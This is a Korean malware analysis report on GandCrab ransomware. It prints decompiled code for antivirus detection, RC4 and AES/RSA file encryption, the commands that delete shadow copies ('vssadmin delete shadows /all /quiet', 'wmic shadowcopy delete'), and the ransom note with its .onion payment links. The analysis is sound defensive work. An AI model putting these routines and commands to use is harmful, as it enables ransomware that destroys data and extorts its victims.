① 공인 아이피 정보는 ipv4bot.whatismyipaddress.com에 질의해 받아온다.

```
if ( sub_406DAB(&v9, L"ipv4bot.whatismyipaddress.com", L"/", 0, 0, v3, v5, v6, v7, L"GET", 0, 0)
    && (2 * lstrlenA(v3)) < 0x80 )
{
    wsprintfW(a1, L"%S", v3);
    v2 = 1;
}
VirtualFree_sub_4044EB(v8);
if ( hInternet )
```

그림 31 공인아이피 질의

② 레지스트리에서 키보드 레이아웃 정보를 읽어와 러시아어 인지 확인한다.  
러시아어라면 플래그를 "0"으로, 그렇지 않으면 "1"로 설정한다.

```
if ( RegQueryValueExW_sub_406127(HKEY_CURRENT_USER, L"Keyboard Layout\\Preload", lpMem, v14, 128, v16) )
{
    if ( !lstrcmpiW(v14, L"00000419") )
    {
        wsprintfW(v2[17], L"1");
    }
}
```

그림 32 키보드레이아웃 언어 확인



③ 프로세스 리스트에서 특정 백신 프로그램이 프로세스에 실행 중인지 체크한다.

```

mov     [edi], eax
mov     [ebp+lpString1], offset aAvp_exe ; "AVP.EXE"
mov     [ebp+var_48], offset aEkrn_exe ; "ekrn.exe"
mov     [ebp+var_44], offset aAvgnt_exe ; "avgnt.exe"
mov     [ebp+var_40], offset aAshdisp_exe ; "ashDisp.exe"
mov     [ebp+var_3C], offset aNortonantibot_ ; "NortonAntiBot.exe"
mov     [ebp+var_38], offset aMcshield_exe ; "Mcshield.exe"
mov     [ebp+var_34], offset aAvengine_exe ; "avengine.exe"
mov     [ebp+var_30], offset aCmdagent_exe ; "cmdagent.exe"
mov     [ebp+var_2C], offset aSmc_exe ; "smc.exe"
mov     [ebp+var_28], offset aPersfw_exe ; "persfw.exe"
mov     [ebp+var_24], offset aPccpfw_exe ; "pccpfw.exe"
mov     [ebp+var_20], offset aFsguiexe_exe ; "fsguiexe.exe"
mov     [ebp+var_1C], offset aCfp_exe ; "cfp.exe"
mov     [ebp+var_18], offset aMsmpeng_exe ; "msmpeng.exe"

```

그림 33 실행 중인 백신 프로세스 확인

해당 프로세스 명을 사용하는 보안업체 정보는 다음과 같다.

프로세스명	보안업체명	프로세스명	보안업체명
AVP.EXE	Kaspersky	cmdagent.exe	Comodo
ekrn.exe	ESET	smc.exe	Symantec
avgnt.exe	Avira	persfw.exe	Tiny Personal Firewall
ashDisp.exe	Avast	pccpfw.exe	Trend Micro
NortonAntiBot.exe	Norton	fsguiexe.exe	F-Secure
Mcshield.exe	McAfee	cfp.exe	Comodo
avengine.exe	Panda	msmpeng.exe	Microsoft

위 수집 정보 등을 RC4 알고리즘을 이용해 인코딩 하며, 키는 “aeriedjD#shasj”이다.

```

v12 = a2;
v14 = a1;
v2 = 0;
strcpy(&String, "aeriedjD#shasj");
v9 = 0;
sub_407D70(&v10, 0, 0xFFu);
v3 = strlenA(&String);
sub_4051D3(&String, &v9, v3); // Key-scheduling algorithm (KSA)
v4 = 0;
v5 = v14;
v13 = 0;
if ( v12 > 0 )
{
    do
    {
        v2 = (v2 + 1) % 256;
        v6 = *(&v9 + v2);
        v4 = (v6 + v4) % 256;
        *(&v9 + v2) = *(&v9 + v4);
        *(&v9 + v4) = v6;
        v7 = v13;
        *(&v7 + v5) ^= *(&v9 + (v6 + *(&v9 + v2)) % 256);
        v13 = v7 + 1;
    }
    while ( v7 + 1 < v12 );
}

```

그림 34 RC4 알고리즘

```

+YcWxQnd1SUXuS7Fw0khITt6+ZpynYnRdUd+8Hu+e6JyxscRQ+gBKt5pcKApZ/6DnEhgxpHo1UVA/
ewUx4dhykp10b6kvpoTV4t6WQahf64Ub7WBLyEvR3NshPtUDdGHMvnrKXMaY1DIW/
9ND29G6VOJefUFnAj1Mj8ppH1UO1P12xLR0yV/yH1hyFjmACNGTRid8HJv10YI4qz2/12N+
+nPe7tQqgVtN4c00InF50vNakk4H8FkJRE1cMF0vo5PHS5VDA1S8JxuktBZJZr8qPFUnLx5CVs5LKp
rGeQFLYyTeRaxUdwrvB2n5JYzfEwIcqZac1jB4BLHSjlyY6GuPr+2UrvE
+Y1kx3aX1m88tZ87qnz1CHGU1mmbkf11xsM7611k
+q1xtb9E0+uJgg1EEMyTaCGTt7NNKeJVopJhMXP8k72RECCGaAP66NX8hkQ9CvknRWUvjQJ
+Fzr17XB8tcCj0P9zCHyEUYKkP1RttZrZcm12M8YiI6R3001X/GTC/
2B3S506fs0T0HvjBmjXx4P3Sx23C3KcpskHdkm1//723Iv6uDYqKAu8c7cU0g5j5G
+43166qt1wC9B3MM/
Ifm1Mz0W1xdI1xmoj4NqDwSc70ZccTF8ZepJL6Mt2mzn1ZuM42or6mBse1wPCciez+S0SauaLZ6g/
2d0EjBVjJ1NwbBEXINH9bHSPkwfG8uLi51jBzPFWHX6dxk8rqg2I7Yratya8KW4MO
+WWBQPK6yyzmuF303AntF24eDp6GBy+2x/DdoERYet3kR0P0rJCdTgZCNDmnQ6RteXqgs
+9CR1k3G2yxVC6K5jPyeJVZ41iFR8+1Xd3sDBZjmAazC9TurviArYCHTZSx8k05948/HE9se1PrY/
3Ez8qbi3YWNmESOWIkW09SAId7XGw8Q5Q9/LRISZ7//nCL59w/5TGkIDJ8A1NKR
+mNDYCVWZRePUq0JOMFRcjepHoYa5pkILBieFgM1qFYnaM028RY4oGQFIm2hYG0fQD/gCCLZFgSL
+gPqN7GqsFINjPNN/zjOheHok2Hz/HN6Nq/Z35sJR6VqQJwP60x4Wuaa8kr8IJGNX7fsv9Yb8IIX/
Mf8jD7KSabbB551MPXRryIaSSd6/
yydUJtixJcMWS0YRCCP5cnUvm964MeXa48cyYr6I75FzghWg1Kvo6Dqe3vD1dM6gwbTUqOt/
Cv1H1lqCe6BHp1t8wYZCvJfTrf1JJIK2Ndq8p1b1n4ha89u8JCygQWmHnFemuhDheuVRf1lVM
+CVggrG1xVNYhUdZI+KLJhMAFvpJU2ly+eYQfzx2kx2LHTTP/1.1 200 OK
Server: nginx
Date: Mon, 04 Jun 2018 06:51:16 GMT
Content-Type: text/html; charset=UTF-8
Connection: close

p/SHhIjUlcqymPgPUNPpz9PT4C83newt9woe5sqnq6Ug7coru
+7NIHM8WcYP0dSQckMoa1LA5k1uT28ZOR5GyUVgFjSBrKD/fXJxAu8SwQ9kC848Ej/U5Kjqd
+0P6CbpeN3k9AuAJvk1JBviVZUFN9FT5069Knp69mh61A2aZG0VHF717EWJ8ItmeU+6UXOumRg/
TdeHt1t4GaYJ9nLYncjLRUc4uLR
+k3csKmTPSbQcbo6FQqhfEjMeSJG8aYLXdcV72BM4xLHtVaVhoE2segP0rYiBuRLZ93Gp1zb1ju3eQ
anoFS3z4x/FH8nfm5Kf04aMFhrcvaeO4FGAHVKKmmMObNEXkt8Gp1ryApADP+/akdM/geS2/
cHmRL0Y6jJ3K41u4EJ6J3zUUnXAN9sY2X50g69XS
+K3516G4XgpaUjXDMsrF75rF8e1+cc0ME0EFmvEvxg5Au8D1wJaa3CEtg2dyCAYTrKX18gA9bCc1m
+w94u7J95b91XN3omJxLdormI32UCek5R0TvQ0tuBQX7Ij8dWgc1hzCGo4=

```

그림 35 정보 송신 및 공격자 공개키 수신 패킷

## 6) 파일 암호화

암호화 대상이 되는 파일확장자 정보를 저장하고 있으며, 데이터 시작 위치부터 0x16C2 만큼 xor(5)로 디코딩한다. 버전 1 기준 암호화 대상 확장자는 456개 이다.

※ 한글문서 파일을 감염 대상으로 포함하고 있지 않다.

```
size_v2 = 0x16C2;
do
{
    *v1 = v1[dword_40E860 - v0] ^ 5;    // Infection target extension
    ++v1;
    --size_v2;
}
while ( size_v2 );
```

그림 36 감염 대상 확장자 디코딩

Address	Hex dump				UNICODE
00DC0000	31 00 63 00	64 00 2C 00	20 00 2E 00	33 00 64 00	1cd, .3d
00DC0010	6D 00 2C 00	20 00 2E 00	33 00 64 00	73 00 2C 00	m, .3ds,
00DC0020	20 00 2E 00	33 00 66 00	72 00 2C 00	20 00 2E 00	.3fr, .
00DC0030	33 00 67 00	32 00 2C 00	20 00 2E 00	33 00 67 00	3g2, .3g
00DC0040	70 00 2C 00	20 00 2E 00	33 00 70 00	72 00 2C 00	p, .3pr,
00DC0050	20 00 2E 00	37 00 7A 00	2C 00 20 00	2E 00 37 00	.7z, .7
00DC0060	7A 00 69 00	70 00 2C 00	20 00 2E 00	61 00 61 00	zip, .aa
00DC0070	63 00 2C 00	20 00 2E 00	61 00 62 00	34 00 2C 00	c, .ab4,
00DC0080	20 00 2E 00	61 00 62 00	64 00 2C 00	20 00 2E 00	.abd, .
00DC0090	61 00 63 00	63 00 2C 00	20 00 2E 00	61 00 63 00	acc, .ac
00DC00A0	63 00 64 00	62 00 2C 00	20 00 2E 00	61 00 63 00	cdb, .ac
00DC00B0	63 00 64 00	65 00 2C 00	20 00 2E 00	61 00 63 00	cde, .ac
00DC00C0	63 00 64 00	72 00 2C 00	20 00 2E 00	61 00 63 00	cdr, .ac
00DC00D0	63 00 64 00	74 00 2C 00	20 00 2E 00	61 00 63 00	cdt, .ac
00DC00E0	68 00 2C 00	20 00 2E 00	61 00 63 00	72 00 2C 00	h, .acr,
00DC00F0	20 00 2E 00	61 00 63 00	74 00 2C 00	20 00 2E 00	.act, .
00DC0100	61 00 64 00	62 00 2C 00	20 00 2E 00	61 00 64 00	adb, .ad

그림 37 암호화 대상 확장자 일부

암호화 루틴은 각 드라이브(A:\ ~ Z:\) 마다 쓰레드를 생성하고 암호화를 진행한다.



```

LOWORD(v6) = 'A';
v14 = 'A';
do
{
    RootPathName[0] = v6;
    v7 = GetDriveTypeW(RootPathName);
    if ( v7 >= 2 && v7 != 5 )
    {
        *(v5 - 1) = v18;
        *(v5 - 4) = v14;
        *v5 = 0;
        *(v5 + 2) = 0;
        *(v5 + 3) = 0;
        Handles[v4++] = CreateThread(0, 0, filecrypt_sub_405C85, v5 - 8, 0, 0);
        v5 += 24;
    }
    v6 = v14 + 1;
    v14 = v6;
}
while ( v6 <= 'Z' );

```

그림 38 드라이브 별 쓰레드 생성

암호화 제외 경로 및 암호화 제외 파일 리스트는 아래와 같다.

암호화 제외 경로		암호화 제외 파일명	
₩ProgramData₩	₩Local Settings₩	desktop.ini	boot.ini
₩Program Files₩	[PROGRAM_FILESX86]	autorun.inf	ntuser.dat.log
₩Tor Browser₩	[PROGRAM_FILES_COMMON]	ntuser.dat	thumbs.db
Ransomware	[WINDOWS]	iconcache.db	GDCB-DECRYPT.txt
₩All Users₩	[LOCAL_APPDATA]	bootsect.bak	

파일암호화에 사용할 키 생성을 위해 다음과 같이 동작한다.

- ① 생성할 KEY(0x20) 와 IV(0x10) 의 크기만큼 버퍼를 “GandCrabGandCrab” 으로 채운다.
- ② “CryptGenRandom” 함수를 이용해 임의의 키와 벡터 값을 생성하고 버퍼의 쓰레기 값을 생성한 키로 채운다. 각각의 파일마다 암호화키와 벡터 값을 생성하기 때문에 파일마다 키와 벡터 값은 다르다.

```

_mm_storeu_si128(&AES_Key_v17, _mm_load_si128(&xmmword_410950)); // GandCrabGandCrab
_mm_storeu_si128(&v18, _mm_load_si128(&xmmword_410950));
v19 = 0;
_mm_storeu_si128(&IV_v21, _mm_load_si128(&xmmword_410950));
key_sub_407088(&IV_v21, 0x10); // Generate AES IV
key_sub_407088(&AES_Key_v17, 0x20); // Generate AES KEY

```

그림 39 키 생성

Address	Hex dump	ASCII
00E1FC3C	47 61 6E 64 43 72 61 62 47 61 6E 64 43 72 61 62	GandCrabGandCrab
00E1FC4C	00 00 00 00 00 00 E2 00 20 00 00 00 00 00 00 00	.....? .....
Address	Hex dump	ASCII
00E1FC3C	3C 8F EC 44 60 C1 A6 E6 62 56 FC A9 C4 D9 A7 F5	<롵D' 제?V廓례?
00E1FC4C	00 00 00 00 00 00 E2 00 20 00 00 00 00 00 00 00	.....? .....

그림 40 이니셜 백터 생성

Address	Hex dump	ASCII
00E1FC08	47 61 6E 64 43 72 61 62 47 61 6E 64 43 72 61 62	GandCrabGandCrab
00E1FC18	47 61 6E 64 43 72 61 62 47 61 6E 64 43 72 61 62	GandCrabGandCrab
Address	Hex dump	ASCII
00E1FC08	E0 98 D9 86 35 47 72 60 89 28 25 FF 06 E0 1F 99	?뵓5Gr`?% -?
00E1FC18	E9 EA 93 7A 0D C5 A4 C6 DB 33 5D 7A 36 4E 7F 24	隅뵓.뵓뵓3]z6ND\$
00E1FC28	00 FC E1 00 01 04 00 00 00 04 00 00 00 E2 00	.恢.뵓...J.....?

그림 41 키 생성

키와 백터값이 정상적으로 생성 되었다면 AES 대칭키 알고리즘을 이용해 피해 시스템의 파일을 차례대로 암호화 한다.

```

n_enc_file_v10 = CreateFile(filename_v2, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
if ( h_enc_file_v10 == -1 )
    goto LABEL_4;
v11 = VirtualAlloc(0, 8u, 0x3000u, 4u);
size_v12 = v11;
*v11 = 0;
v11[1] = 0;
v13 = VirtualAlloc(0, 0x100001u, 0x3000u, 4u);
v37 = 0;
for ( i = v13; ; v13 = i )
{
    if ( ReadFile(h_enc_file_v10, v13, 0x100000u, &nNumberOfBytesToWrite, 0) && nNumberOfBytesToWrite )
    {
        if ( nNumberOfBytesToWrite < 0x100000 )
        {
            v9 = 1;
            lpBuffer = 0;
            *size_v12 += nNumberOfBytesToWrite;
            v14 = nNumberOfBytesToWrite;
            v43 = nNumberOfBytesToWrite;
            if ( nNumberOfBytesToWrite & 0xF )
            {
                do
                {
                    ++v14;
                    while ( v14 & 0xF );
                    nNumberOfBytesToWrite = v14;
                }
            }
            lpAddress = VirtualAlloc(0, v14, 0x3000u, 4u);
            memcpy_sub_407720(lpAddress, i, v43);
            v22 = nNumberOfBytesToWrite;
            v15 = VirtualAlloc(0, nNumberOfBytesToWrite, 0x3000u, 4u);
            if ( v15 )
                File_Encrypt_sub_403045(v22, lpAddress, &lpBuffer, &AES_KeyTable_v16, &IV_v21, v15);
            VirtualFree(lpAddress, 0, 0x8000u);
            SetFilePointer(h_enc_file_v10, -v43, 0, 1u);
            if ( !WriteFile(h_enc_file_v10, lpBuffer, nNumberOfBytesToWrite, &nNumberOfBytesWritten, 0) )
            {
                v9 = 1;
                v37 = 1;
            }
            VirtualFree(lpBuffer, 0, 0x8000u);
        }
    }
}

```

그림 42 파일 암호화

이때, 마이크로소프트가 제공한 함수(CryptEncrypt Function)를 사용하지 않고 암호화 알고리즘인 AES(Advanced Encryption Standard-Rijndael)를 사용하였다.

<pre> v1[7] = v12; v1[8] = s_box__[v12] ^ s_box[BYTE1(v12)] ^ s_box[BYTE2(v12)] ^ s_box__[v13 &gt;&gt; 24] ^ 1 ^ v3; v1[9] = v18; v1[10] = v14; v1[11] = v15; v1[12] = v16 ^ v7; v1[13] = v17; v1[14] = v17 ^ v77; v1[15] = v19; v1[16] = v19; v1[17] = s_box[v19] ^ s_box[BYTE1(v19)] ^ s_box[BYTE2(v19)] ^ s_box__[v19 &gt;&gt; 24] ^ v9; v1[18] = v20 ^ v10; v1[19] = v21 ^ v11; v1[20] = v22 ^ v12; v1[21] = v20; v1[22] = v21; v1[23] = v22; v1[24] = s_box__[v23] ^ s_box[BYTE1(v23)] ^ s_box[BYTE2(v23)] ^ s_box__[v23 &gt;&gt; 24] ^ 2 ^ v15; v1[25] = v24; v1[26] = v24 ^ v16; v1[27] = v26 ^ v16; v1[28] = v20 ^ v18; v1[29] = v27; v1[30] = v27; v1[31] = v27 ^ v78; v1[32] = v29; v1[33] = s_box[v29] ^ s_box[BYTE1(v29)] ^ s_box[BYTE2(v29)] ^ s_box__[v29 &gt;&gt; 24] ^ v20; v1[34] = v30 ^ v21; v1[35] = v31 ^ v22; v1[36] = v32 ^ v23; v1[37] = v30; v1[38] = v31; v1[39] = v32; v1[40] = s_box__[v33] ^ s_box[BYTE1(v33)] ^ s_box[BYTE2(v33)] ^ s_box__[v33 &gt;&gt; 24] ^ 4 ^ v25; </pre>	<pre> s_box dd 63h ; DATA XREF: sub_401020+B12fr ; sub_401020+B30fr ... dd 7Ch, 77h, 78h, 0F2h, 68h, 6Fh, 0C5h, 30h, 1, 67h, 28h dd 0Feh, 0D7h, 0A8h, 76h, 0CAh, 82h, 0C9h, 7Dh, 0FAh, 59h dd 47h, 0F0h, 0ADh, 0D4h, 0A2h, 0AFh, 9Ch, 0A4h, 72h, 0C0h dd 087h, 0FDh, 93h, 26h, 36h, 3Fh, 0F7h, 0CCh, 34h, 0A5h dd 0E5h, 0F1h, 71h, 0D8h, 31h, 15h, 4, 0C7h, 23h, 0C3h dd 18h, 96h, 5, 9Ah, 7, 12h, 80h, 0E2h, 0E8h, 27h, 0B2h dd 75h, 9, 83h, 2Ch, 1Ah, 18h, 6Eh, 5Ah, 0A0h, 52h, 38h dd 0D6h, 0B3h, 29h, 0E3h, 2Fh, 84h, 53h, 0D1h, 0 dd 0EDh, 20h, 0FCh, 0B1h, 5Bh, 6Ah, 0CBh, 0Eh, 39h, 4Ah dd 4Ch, 58h, 0CFh, 0D0h, 0EFh, 0AAh, 0FBh, 43h, 4Dh, 33h dd 85h, 45h, 0F9h, 2, 7Fh, 50h, 3Ch, 9Fh, 0A8h, 51h, 0A3h dd 40h, 8Fh, 92h, 9Dh, 38h, 0F5h, 0BCh, 0B6h, 0DAh, 21h dd 10h, 0Ffh, 0F3h, 0D2h, 0CDh, 0Ch, 13h, 0ECh, 5Fh, 97h dd 44h, 17h, 0C4h, 0A7h, 7Eh, 3Dh, 64h, 5Dh, 19h, 73h dd 60h, 81h, 4Fh, 0DCh, 22h, 2Ah, 90h, 88h, 46h, 0EEh dd 0B8h, 14h, 0DEh, 5Eh, 0Bh, 0D8h, 0E0h, 32h, 3Ah, 0Ah dd 49h, 6, 24h, 5Ch, 0C2h, 0D3h, 0Ach, 62h, 91h, 95h, 0E4h dd 79h, 0E7h, 0C8h, 37h, 6Dh, 8Dh, 0D5h, 4Eh, 0A9h, 6Ch dd 56h, 0F4h, 0EAh, 65h, 7Ah, 0AEh, 8, 0BAh, 78h, 25h dd 2Eh, 1Ch, 0A6h, 0B4h, 0C6h, 0E8h, 0DDh, 74h, 1Fh, 4Bh dd 0B0h, 8Bh, 8Ah, 70h, 3Eh, 0B5h, 66h, 48h, 3, 0F6h, 0Eh dd 61h, 35h, 57h, 0B9h, 86h, 0C1h, 1Dh, 9Eh, 0E1h, 0F8h dd 98h, 11h, 69h, 0D9h, 8Eh, 94h, 9Bh, 1Eh, 87h, 0E9h dd 0CEh, 55h, 28h, 0DFh, 8Ch, 0A1h, 89h, 0Dh, 0BFh, 0E6h dd 42h, 68h, 41h, 99h, 2Dh, 0Fh, 0B0h, 54h, 0BBh, 16h </pre>
--	--

그림 43 (좌) 파일 암호 알고리즘 일부, (우) S-box

파일 암호화에 사용 된 키와 IV(Initialization Vector) 값은 공격자의 공개키를 이용해 암호화 된다.

```

if ( !CryptEncrypt_sub_40558F(pbData, dwDataLen, Encrypt_AES_Key_v39, &size_v24, 0x800u) )// RSA_public_E(AES Key)
goto LABEL_4;
if ( !CryptEncrypt_sub_40558F(pbData, dwDataLen, Encrypt_AES_IV_v6, &size_v25, 0x800u) )// RSA_public_E(IV)

CryptAcquireContextW(&hProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0);
v10 = 0;
if ( CryptImportKey(hProv, pbData, dwDataLen, 0, 0, &hKey) )
{
    pdwDataLen = 10;
    v6 = CryptGetKeyParam(hKey, 8u, &v7, &pdwDataLen, 0);
    *a4 = 200;
    v10 = CryptEncrypt(hKey, 0, 1, 0, data_a3, a4, dwBufLen);
    v8 = GetLastError();
    if ( !v10 )
        nullsub_1(v8, v6);
}
CryptReleaseContext(hProv, 0);

```

그림 44 키 암호화

암호화 된 파일의 끝에 공개키로 암호화된 AES 키(0x100)와 IV(0x100), 그리고 암호화 대상 파일의 원본 사이즈(0x10)를 추가로 저장한다.

```

if ( !v37 )
{
    WriteFile(h_enc_file_v10, Encrypt_AES_Key_v39, 0x100u, &NumberOfBytesWritten, 0);// RSA_public_E(AES Key)
    WriteFile(h_enc_file_v10, v34, 0x100u, &NumberOfBytesWritten, 0);// RSA_public_E(IV)
    WriteFile(h_enc_file_v10, size_v12, 0x10u, &NumberOfBytesWritten, 0);// Size(origin_data))
}

```

그림 45 키 정보 저장

암호화 된 파일의 끝에 “.GDCB” 라는 문자열을 붙여 암호화 된 파일임을 나타낸다.

```
if ( !v37 )
    MoveFileW(HIDWORD(v32), lpNewFileName);    // (origin_name) + .GDCB
```

그림 46 파일 확장자 변경

암호화 된 파일의 구조는 아래와 같다.




그림 47 암호화 된 파일 구조

## 7) 블룸셰도우카피 삭제

시스템을 이전으로 복구할 수 없도록 블룸 셰도우 카피를 삭제한다.

버전	명령
Vista 이상	ShellExecuteW (WwbemWwmic.exe shadowcopy delete)
Vista 미만(XP 이하)	ShellExecuteW (Wcmd.exe /c vssadmin delete shadows /all /quiet)



## 8) 랜섬노트 생성

인코딩된 데이터가 저장되어 있는 주소 값부터 0xAD6 크기만큼 xor(5) 연산을 수행해 랜섬노트를 획득한다.

```
get_sys_info_var_sub_406186(v52); // get info && gen ransom_id
v1 = set_data_sub_405FC2(v52);
alloc_sub_4044B7(v51, 2 * v1 + 66);
v2 = sub_4044FC(v51, 2 * v1 + 64);
sub_405DCD(v52, v2);
v3 = sub_406EC2(v2, L"ransom_id=");
v4 = &v3[lstrlenW(L"ransom_id=")];
v5 = 0;
do
{
    byte_412010[v5] ^= 5u; // xor 0x5 ( size 0xAD6 )
    ++v5; // 4012010 data decode ==> ransom note
}
while ( v5 < 0xAD6 );
lpString = byte_412010;
for ( i = lpString; ; i = byte_412010 )
{
    v7 = sub_406EC2(i, L"{USERID}"); // change {USERID} ==> ransom_id
```

그림 48 XOR 연산을 통한 랜섬노트 획득

디코딩한 랜섬노트에서 "{USERID}" 문자열을 탐색해 해당 문자열을 랜섬아이디로 변경 한다.

```
v9 = VirtualAlloc(0, 0x4000, 0x3000u, 4u);
lpFile = v9;
if ( v9 )
    wprintfW(v9, L"%s%s", &v16, v4);           // "http://gdcbhgvjyq7jclk.onion.top/{ransom_id}6615b5905c69ee99"
```

그림 49 랜섬아이디 기재

지불 페이지 정보 역시 감염 시스템의 랜섬아이디를 추가해 랜섬노트를 생성한다.

```

C:\GDCH-DECRYPT\IM - WEB\
GDCH-DECRYPT\IM - WEB\
----- GDCRCAB -----

Attention!
All your files documents, photos, databases and other important files are encrypted and have the extension: .GDCB
The only method of recovering files is to purchase a private key. It is on our server and only we can recover your files.
The server with your key is in a closed network TOR. You can get there by the following ways:
1. Download tor browser - https://www.torproject.org/
2. Install Tor browser
3. Open Tor Browser
4. Open link in tor browser: http://gdcgchjgqg7jcln.onion/6615 -----
5. Follow the instructions on this page

If Tor/tor browser is locked in your country or you can not install it, open one of the following links in your regular browser:
1. http://gdcgchjgqg7jcln.onion.top/6615b5905c69ee99
2. http://gdcgchjgqg7jcln.onion.casa/6615b5905c69ee99
3. http://gdcgchjgqg7jcln.onion.guide/6615b5905c69ee99
4. http://gdcgchjgqg7jcln.onion.rip/6615b5905c69ee99
5. http://gdcgchjgqg7jcln.onion.plus/6615b5905c69ee99

On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

DANGEROUS!
Do not try to modify files or use your own private key - this will result in the loss of your data forever!

```

그림 50 랜섬노트 생성

## 9) 암호키 관리 방법




그림 51 파일 암호화키 관리 방법

암호화키는 다음과 이 저장되어 관리 한다.

- ① AES 키, IV 값 생성(각 파일마다 생성)
- ② 생성한 키를 이용해 사용자의 파일 암호화
- ③ 공격자의 RSA 공개키를 이용해 생성된 AES 키, 벡터 값 암호화
- ④ 암호화 된 파일에 ③의 값 추가
- ⑤ 원본 파일 사이즈 추가

### 3. 갠드크랩 버전 2 분석

#### 1) 자가 복제 및 레지스트리 등록

파일 자가 복제 및 레지스트리 등록 이전에 특정 안티바이러스 프로그램의 시스템 파일이 존재를 확인한다.

만약 안티바이러스 소프트웨어의 시스템 파일이 존재하지 않다면 특정 경로에 자가 복제하고 복제한 파일을 레지스트리에 등록한다. 해당 코드는 갠드크랩 버전 1과 동일하다.

```
lpString2 = this;                                     // klif.sys (Kaspersky)
                                                         // kl1.sys (Kaspersky)
                                                         // fsdfw.sys (F-Secure)
                                                         // srtsp.sys (Symantec)
                                                         // srtsp64.sys (Symantec)
                                                         // NavEx15.sys (Symantec)
                                                         // NavEng.sys (Symantec)

cbNeeded = 0;
EnumDeviceDrivers(&ImageBase, 4u, &cbNeeded);
result = cbNeeded;
if ( cbNeeded )
{
    result = VirtualAlloc(0, cbNeeded, 0x3000u, 4u);
    v2 = result;
    if ( result )
    {
        if ( EnumDeviceDrivers(result, cbNeeded, &ImageBase) && (v3 = 0, v4 = cbNeeded >> 2,
        {
            while ( !GetDeviceDriverBaseNameW(v2[v3], &BaseName, 0x400u) || lstrcmpiW(&BaseName
            {
                if ( ++v3 >= v4 )
                    goto LABEL_8;
            }
            VirtualFree(v2, 0, 0x8000u);
            result = 1;
        }
    }
    else
```

그림 52 시스템 파일 탐지

자기 자신 복제 시 “CreateGenRandom”함수를 이용해 6자리 랜섬 값을 생성하고 복제 파일의 “해더의 시작 + 0x53”위치의 6byte 코드를 수정한다.

코드 수정해도 실행에 문제가 없는 부분을 수정해 자가 복사 행위 탐지, 해시 값을 통한 탐지 방안을 해결하기 위해 추가 하지 않았을까 추측해 본다.

```

v2 = 0;
lpFileName = a2;
v3 = CreateFileW(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);
v4 = v3;
if ( v3 == -1 )
    return 0;
nNumberOfBytesToWrite = GetFileSize(v3, 0);
